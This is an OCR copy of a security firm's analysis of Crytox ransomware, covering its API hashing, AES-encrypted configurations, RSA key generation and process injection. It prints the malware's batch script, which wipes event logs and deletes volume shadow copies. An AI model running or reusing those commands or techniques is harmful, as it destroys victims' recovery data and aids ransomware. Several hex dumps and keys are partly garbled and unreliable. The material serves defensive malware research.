
Encrypted Chaos: Analysis of Crytox Ransomware

labs.k7computing.com/index.php/encrypted-chaos-analysis-of-crytox-ransomware/

By Rahul R

June 1, 2023

Crytox Ransomware is a 64 bit executable, developed in C and usually deployed by packing the compiled executable with UPX. On unpacking, the size of the payload is around 2.9 MB, which is unusually high for a malware. On analyzing the binary we came to know that an entire uTox client was embedded at the start of the .text section.



Name	Virtual Size	Virtual Address	Raw Size	Raw Address
00000188	00000190	00000194	00000198	0000019C
Byte[8]	Dword	Dword	Dword	Dword
.text	002E896F	00001000	002E8A00	00000200
.data	0000040C	002EA000	00000600	002E8C00
.rsrc	00004660	002EB000	00004800	002E9200

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000200  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000210  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
00000220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000230  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
00000240  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000250  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is.program.canno
00000260  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t.be.run.in.DOS.
00000270  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000280  50 45 00 00 4C 01 0B 00 7E 62 E9 58 00 00 00 00  PE..L...~béX....
00000290  00 00 00 00 E0 00 0E 03 0B 01 02 1C 00 14 26 00  ....à.........&.
000002A0  00 6C 2E 00 00 D2 10 00 C0 14 00 00 00 10 00 00  .l...Ò..À.......
000002B0  00 30 26 00 00 00 40 00 00 10 00 00 00 02 00 00  .0&...@.........
000002C0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
000002D0  00 B0 3F                            02 00 00 00  .°?.....<Ó......
000002E0  00 00 20                            00 10 00 00  ................
000002F0  00 00 00                            8A 13 00 00  .........0=.....
00000300  00 50 3D                            60 A8 00 00  .P=.'....=.`¨..
00000310  00 00 00                            00 00 00 00  ................
00000320  00 50 3E                            00 00 00 00  .P>.è]..........
00000330  00 00 00                            00 00 00 00  ................
00000340  04 90 3D                            00 00 00 00  ..=.............
00000350  00 00 00                            AC 05 00 00  .........ØV=.¬..
00000360  00 00 00                            00 00 00 00  ................
00000370  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
00000380  9C 13 26 00 00 10 00 00 00 14 26 00 00 04 00 00  ..&.......&.....
00000390  00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60  ............`.P`
000003A0  2E 64 61 74 61 00 00 00 D8 5B 00 00 00 30 26 00  .data...Ø[...0&.
000003B0  00 5C 00 00 00 18 26 00 00 00 00 00 00 00 00 00  .\....&.........
000003C0  00 00 00 00 40 00 70 C0 2E 72 64 61 74 61 00 00  ....@.pÀ.rdata..
000003D0  BC A5 05 00 00 90 26 00 00 A6 05 00 00 74 26 00  ¼¥....&..¦...t&.
000003E0  00 00 00 00 00 00 00 00 00 00 00 00 40 00 70 40  ............@.p@
000003F0  2E 72 6F 64 61 74 61 00 D0 0D 00 00 00 40 2C 00  .rodata.Ð....@,.
00000400  00 0E 00 00 00 1A 2C 00 00 00 00 00 00 00 00 00  ......,.........
00000410  00 00 00 00 40 00 50 40 2E 62 73 73 00 00 00 00  ....@.P@.bss....
00000420  00 D2 10 00 00 50 2C 00 00 00 00 00 00 00 00 00  .Ò...P,.........
00000430  00 00 00 00 00 00 00 00 00 00 00 00 80 00 70 C0  ..............pÀ
00000440  2E 65 64 61 74 61 00 00 8A 13 00 00 00 30 3D 00  .edata.......0=.
00000450  00 14 00 00 00 28 2C 00 00 00 00 00 00 00 00 00  .....(,.........
00000460  00 00 00 00 40 00 30 40 2E 69 64 61 74 61 00 00  ....@.0@.idata..
00000470  90 27 00 00 00 50 3D 00 00 28 00 00 00 3C 2C 00  .'...P=..(...<,.
00000480  00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 C0  ............@.0À
00000490  2E 43 52 54 00 00 00 00 40 00 00 00 00 80 3D 00  .CRT....@.....=.
000004A0  00 02 00 00 00 64 2C 00 00 00 00 00 00 00 00 00  .....d,.........
```

Figure 1: Embedded uTox binary

On execution, the ransomware decrypts a configuration file using AES algorithm, drops the uTox application in the path mentioned in the configuration file and injects a shellcode into a native Windows process mentioned in the configuration. This shellcode deletes the volume shadow copies and then injects a new shellcode into another native process which runs with a specific cmdline argument (in our case svchost with netsvcs cmdline was targeted). The final injected shellcode is responsible for encrypting the user files on disk with a “.waiting” extension.

Analysis

Stage – 1

API Resolving


Win32 APIs are dynamically resolved at runtime, it uses ROR7 for calculating module/DLL name hash, and ROR5 for calculating the export API hash. The binary contains hardcoded values which are the sum of module hash and API hash it needs to resolve and call, the equivalent code converted to python is shown below.

```
”””””””””””””””””””””””
Crytox API Resolving
“”””””””””””””””””””””””



# https://www.geeksforgeeks.org/rotate-bits-of-an-integer/
def rightRotate(n, d):
    return (n >> d) | (n << (INT_BITS - d)) & 0xFFFFFFFF


def calculateHash(moduleName, moduleAPIList):
    moduleName = moduleName.upper()
    moduleName_bytes = moduleName.encode("utf-16le") + b'\x00\x00'
    moduleHash = 0
    for byte in moduleName_bytes:
        val = ord(chr(int(byte)))
        moduleHash = (val + ((rightRotate(moduleHash, 7)) & 0xFFFFFFFF)) &
0xFFFFFFFF
    for api in moduleAPIList:
        api_bytes = api.encode("utf-8") + b'\x00'
        apiHash = 0
        for byte in api_bytes:
            val = ord(chr(int(byte)))
            apiHash = (val + ((rightRotate(apiHash, 5)) & 0xFFFFFFFF)) & 0xFFFFFFFF
        exp = hex((moduleHash + apiHash) & 0xFFFFFFFF)
        if int(exp, 0) in Hash_present_in_Binary:
            print(f"{api} = {exp}")
```

Complete List of API’s that are resolved by the file, can be seen in Appendix A.

Stage – 1 Configuration and Key Generation

The AES encrypted configuration is present in the .data section with size 0x1c0, the key to decrypt the configuration is “A5 C6 63 63 84 F8 7C 7C 99 EE 77 77 8D F6 7B 7B 0D FF F2 F2 BD D6 6B 6B B1 DE 6F 6F 54 91 C5 C5”.



AES Encrypt

Key: FF F2 F2 BD D6 6B 6B B1 DE 6F 6F 54 91 C5 C5 (HEX)

IV: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 (HEX)

Mode: CBC

Input: Hex

Output: Raw

length: 1343
lines: 1

```
E9 E2 E2 D8 2B 8C 35 41 88 AF 0C 2C D4 34 B2 E4 55 73 C6 CB 81 75 6D EB C2 50 E4 2F 76 E7 3E
52 E9 DD 45 0D 5D A0 70 73 F5 15 30 61 78 EB E9 06 95 A9 66 03 B1 20 79 F9 EB FD 11 EB D3 00
A5 37 55 3F B4 62 59 21 F8 DE 35 25 D3 53 A6 E1 74 BE E5 E3 AF 65 A1 F2 08 D9 CF 57 28 1C 2E
B8 14 0D 1F 65 08 0E 18 D7 43 DB D7 ED D1 72 B5 87 74 69 8D 9B FC 18 2A 6B B5 F7 23 69 D7 D8
5F 3F 41 71 A2 8B 2C C2 3A 5B DE C3 04 12 69 C1 F9 6F 64 D4 A4 C3 F7 9D 78 A9 9B F7 44 D4 7E
BB EB 9F 81 FE E5 81 29 30 31 1F AF 5B 76 87 72 69 BD 1D 62 B3 8D 8E B8 B5 A1 69 59 54 7A C4
DA D5 57 80 6B 27 50 D0 7C D1 B3 D2 66 2E 13 92 EE 8B AC 56 11 FF C6 1A 71 25 70 E7 E4 0A 82
```


start: 464 time: 3ms
end: 464 length: 464
length: 0 lines: 2

```
.....¤..RSA1........{Üe\<¦.oAqf)5.d´Ñ;Vt..û*Ñ.d.i..o/FUÔÐ^ªÿþ$Â.¥%ï.a}Vø¾zõ.@Ó¦èB.Û·    Óã¯õ
:ìèÜq.Ö¨sÂzÊ+Ú<_[Y7ÄÜRi.3L¾à...ñÈ}9ä»e.'ö.GP#¢  :.éFcµ6ûý..
..TsÅ..Å{ ÓËAtv6Q4¶¾áÁºR.ÖC.k9._0ü
gmU¿£.&M.l.v..>.(ï¸Í.ÚÚÙ.NØi®+Æ.\#t±XÎbÿ®.C¬,.E{$ÔÉY.¥"¢5I.Ê`..yò
°Lk$Âh#ï¡s½¾¬Ýú...O¾2laf¥ºSOFTWARE\Microsoft\Windows\CurrentVersion\Run\.C:\Windows\System32
\mshta.exe "C:\ReadMe.hta"..waiting\shell\open\command\.open..svchost.exe.C:\windows
\utox.exe.............¹.eÏA.âÅîx.L.f¥b
```

Figure 2: Stage – 1 configuration

The extracted configuration contains the RSA public key, persistence registry, key and data value for ransom note, native process to inject the next stage into and location to drop the uTox client respectively.

Once the configuration is decrypted, it checks the value “*en*” under subkey *“.waiting\\shell\\open\\command\\”*, if found, the corresponding data is the RSA public key and value “n” contains RSA private key encrypted using the public key present in the configuration.




Computer\HKEY_CLASSES_ROOT\.waiting\shell\open\command

Name	Type	Data
(Default)	REG_SZ	C:\Windows\System32\mshta.exe "C:\ReadMe.hta"
en	REG_BINARY	06 02 00 00 00 a4 00 00 52 53 41 31 00 08 00 00 01 00 01 00 c9 e5 a0 45 47 58 8f 1f 87 29 8b ...
n	REG_BINARY	7d 31 9b d0 a4 82 48 30 83 ea 65 96 db d0 47 d9 1d c2 8c be 88 d3 91 85 e1 ad 08 e7 05 1c ...

Figure 3: RSA Key Pair saved in registry

If registry value is not found, a key pair is generated using CryptGenKey API with Algid (0x1 – RSA key exchange). The private key is exported to memory using CryptExportKey with dwBlobType parameter set as 0x7(PRIVATEKEYBLOB) and it is encrypted in chunks of 0xF4 bytes using CryptEncrypt. The public key is exported in a similar manner using CryptExportKey with dwBlobType parameter set 0x6(PUBLICKEYBLOB).



```
● 000007FF7FF18153   48:894424 20     mov qword ptr ss:[rsp+20],rax
● 000007FF7FF18158   E8 0B000000      call <JMP.&CryptExportKey>
● 000007FF7FF1815D   48:83C4 38       add rsp,38
RIP ──────────────→ ● 000007FF7FF18161   C3   ret
● 000007FF7FF18162   90               nop
● 000007FF7FF18163   90               nop

.text:000007FF7FF18161 advapi32.dll:$8161 #7761
```

```
Address           Hex                                              ASCII
0000000000233060  07 02 00 00 00 A4 00 00 52 53 41 32 00 08 00 00  .....¤..RSA2....
0000000000233070  01 00 01 00 31 E5 F6 F2 CE 4F F0 E7 37 CD 73 09  ....1åöòÎOðç7Ís.
0000000000233080  6A 00 81 4D 8C 0B 4E 54 A4 15 FC C5 6A 9B A8 44  j..M..NT¤.üÅj.¨D
0000000000233090  E3 2F B0 6E C6 84                         98 CA  ã/°nÆ.ru:¨V%.3.Ê
00000000002330A0  A4 FF 18 E4 53 9F                         E9 AB  ¤ÿ.äS..Ðµ..îuÏé«
00000000002330B0  B0 64 7D E1 10 AC                         E8 5F  °d}á.¬hî.h{ÌEªè_
00000000002330C0  21 2A 0B 2D 6C B9                         88 99  !*.-l¹oôKáÉ.°C..
00000000002330D0  28 C5 39 B8 FC 9C                         36 41  (Å9¸ü.&...ä..I6A
00000000002330E0  E8 F9 47 81 1C 55                         0D 81  èùG..Uã7E.á¿àª..
00000000002330F0  3B 0A 73 9E 4D 1E 14 65 25 BF 28 DC 49 9C 71 5D  ;.s.M..e%¿(ÜI.q]
```

RSA Private Key

Figure 4: Private key stream

Process Injection

After the generation of public and private key pairs, the malware enumerates all the active processes and targets the first svchost.exe process to inject into. The shellcode is injected into this target process, using the conventional API's VirtualAllocEx, WriteProcessMemory, and NtCreateThreadEx is invoked to execute the shellcode in a new thread.


Stage – 2

Deleting the Trace

The injected shellcode checks if the target process has "SeDebugPrivilege" Enabled. If it is, then the Access Token is updated to NTAuthority/SYSTEM. It waits until the stage-1 process exits, to obtain a handle to the stage – 1 file. It reads the stage – 1 file from disk using MapViewOfFile, copies 0x4400 bytes from offset 0x135CA4 into a new heap which is nothing but the stage – 2's encrypted configuration. Probably to evade memory forensic, the stage-1 file is completely filled with NULL bytes and saved, before deleting it from disk.

Stage – 2 Configuration

The stage-2 configuration is decrypted using AES with key "*50 60 30 30 03 02 01 01 A9 CE 67 67 7D 56 2B 2B 19 E7 FE FE 62 B5 D7 D7 E6 4D AB AB 9A EC 76 76*". The extracted configuration contains a bat file and its name to be dropped on disk and executed.



Key: E 62 B5 D7 D7 E6 4D AB AB 9A EC 76 76

IV: 00 00 00 00 00 00 00 00 00 00 00 00 …

Mode: CBC

Input: Hex

Output: Raw

```
EB 46 21 CE 0D 02 79 69 A8 5A C2 BF 91 CC 80 93 2F E6 E8 6E 01 EC 35 78 0A 5E 7E 7C 30 F7 5B 5A
88 B0 27 09 1E 9D F6 FD 68 3D 05 5E 90 95 03 AB 25 13 6D 1C 18 4E 7A 61 EE 64 60 88 69 A4 F2 F4
56 A7 BE B2 2C 2A 38 F1 F8 6F C4 38 3F 5B D3 41 F9 98 94 92 A4 EE C0 0E 8F 4E 9F 6E 8D BB 90 A5
18 88 1E E7 69 1B 83 E0 1F 89 A9 51 DE 5D FB C6 2F BE E0 82 14 CA 02 7E 6F FC 36 3F DD 24 56 54
5F E7 9C EF 6D 2C 49 C0 32 A1 12 BC 18 4E 31 7F 0F F5 07 9B 6E 16 74 B0 B9 3A B1 6E D1 3A BE 2E
88 19 F0 F4 D9 58 CC BB 6E 41 E4 9D F2 41 63 92 80 96 3C D0 66 1A 36 86 E9 63 0C DC FA 7D A4 48
```

```
\rwjfk.bat.\pghdn.txt.delete shadows allfor /F "tokens=*" %%1 in ('wevtutil.exe el') DO
wevtutil.exe cl "%%1"
vssadmin.exe Delete Shadows /All /Quiet
diskshadow.exe /s ../pghdn.txt
```

Figure 5: Stage – 2 Configuration

Deleting Shadow Copies

The bat file to delete the volume shadow copies is dropped in the Windows directory and executed using ShellExecute.


Process Injection into Explorer and Svchost

The shellcode enumerates all the active processes and on each enumeration ROR13 hashes the process name. If the calculated hash is equal to 0xDCF164CD(*EXPLORER.EXE*) or 0x561F1820(SVCHOST.EXE), but for svchost, it performs the following to target only specific service.

1. Obtain the handle using OpenProcess
2. Retrieves the PEB of the target process using NtQueryInformationProcess with ProcessInformationClass parameter set to 0.
3. Reads the cmdline argument from target process PEB using ReadProcessMemory

If the cmdline argument of the target process contains the parameter "*netsvcs*", it is chosen for the injection of final stage shellcode. The Process id of the identified target process is copied to a Heap, followed by the encrypted final stage payload which is present in the stage-1 resource section under RCDATA.

A mutex with name "itkd< 4_characters_generated_based_on_targetPID>" is created, then the encrypted resource data is decrypted using the same AES Key "*50 60 30 30 03 02 01 01 A9 CE 67 67 7D 56 2B 2B 19 E7 FE FE 62 B5 D7 D7 E6 4D AB AB 9A EC 76 76*" used before. The decrypted payload is the final stage shellcode which is injected into target process and executed using NtCreateThreadEx



AES Encrypt

Key: E7 FE FE 62 B5 D7 D7 E6 4D AB AB 9A EC 76 76 (HEX)

IV: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0… (HEX)

Mode: CBC

Input: Hex

Output: Hex

Disassemble x86

Bit mode: 64

Compatibility: Full x86 architect...

Code Segment (CS): 16

Offset (IP): 0

☑ Show instruction hex

☑ Show instruction position

Input

length: 52223
lines: 1

```
7A 33 21 13 CA B6 7A B2 69 CC 4E C5 09 B8 5A B6 52 19 99 98 F1 6A 02 60 71 A2 D0 8D 21 6A A4
76 25 36 0E A2 18 74 EA 5D C9 63 1C 39 FA C3 5C A9 3E 25 B2 F7 6F A9 8F CE CA 12 7F D0 ED 34
20 73 28 10 59 3D 05 01 B6 EE AB B3 40 7E AB 8D CB 8A D2 3D EA B6 FB E3 A1 9E 12 25 50 AB F6
E0 A7 97 A9 F7 86 D3 42 A7 81 6B F1 87 8B 95 FE 11 85 A9 7B 59 C8 FC 04 E0 B7 07 07 E2 46 43
E7 76 21 49 DD 5A DE 28 CE D6 7D 11 62 48 C5 01 B8 7A 4D 29 82 3F FE A8 9E E9 20 E3 BE BD B2
A2 67 98 73 4C DC A8 84 49 21 4B 00 C4 2B 95 5A AE 8E 2A BA E1 9D 71 4D BA F7 62 08 52 E0 F7
77 6E 0B 8B 91 0C 76 D6 CB 76 8C 26 24 D6 8B 75 50 32 26 67 4F 8F 45 5D 55 FF 2C FF 20 93 D4
FC DD ED 7F 9F D6 CC 86 24 88 0D BE B5 CA 7B 2E 57 42 30 31 A2 E4 9C E1 6E 73 9B 00 A0 C3 24
48 F1 0D 8F 14 16 99 AC C9 24 92 73 9F 65 F9 F6 0F 27 1C F8 1D E8 50 E3 39 9A 3B 1A 07 43 91
8D 59 EE 9B 4B E4 37 3B B4 A9 89 F2 6D 6E 31 EC A6 AF 93 1C C5 60 11 9F D0 3E 06 6C D0 BF B9
AF AE 28 0C 95 99 99 94 EE 9D 39 C0 05 2F 5E 63 F7 14 BC 29 B1 0F 85 94 69 C1 DD A6 5E 74 3E
0B A9 89 06 43 B1 3A B1 61 60 97 AB 31 50 02 82 5C 12 1A 46 13 A3 70 44 E9 32 AE 2F 4A 54 AF
3B 31 31 CC CD C7 0E BC 50 1C 13 FE 58 EE 4C 27 B1 5B 95 F2 F8 A6 EF DF B9 56 E2 FE C4 B1 71
88 0F 8F E4 51 0A 4F 4B 14 C8 93 02 77 75 FB BF F1 9C 45 FD 47 EF 48 38 92 9F F4 BA 5F B1 81
B6 16 9A D3 55 2B 02 CF CE D9 05 59 4D 3A C3 5E 71 72 24 CE 2A 3A E7 A8 57 8B 29 4A F6 BB 3A
```

Output

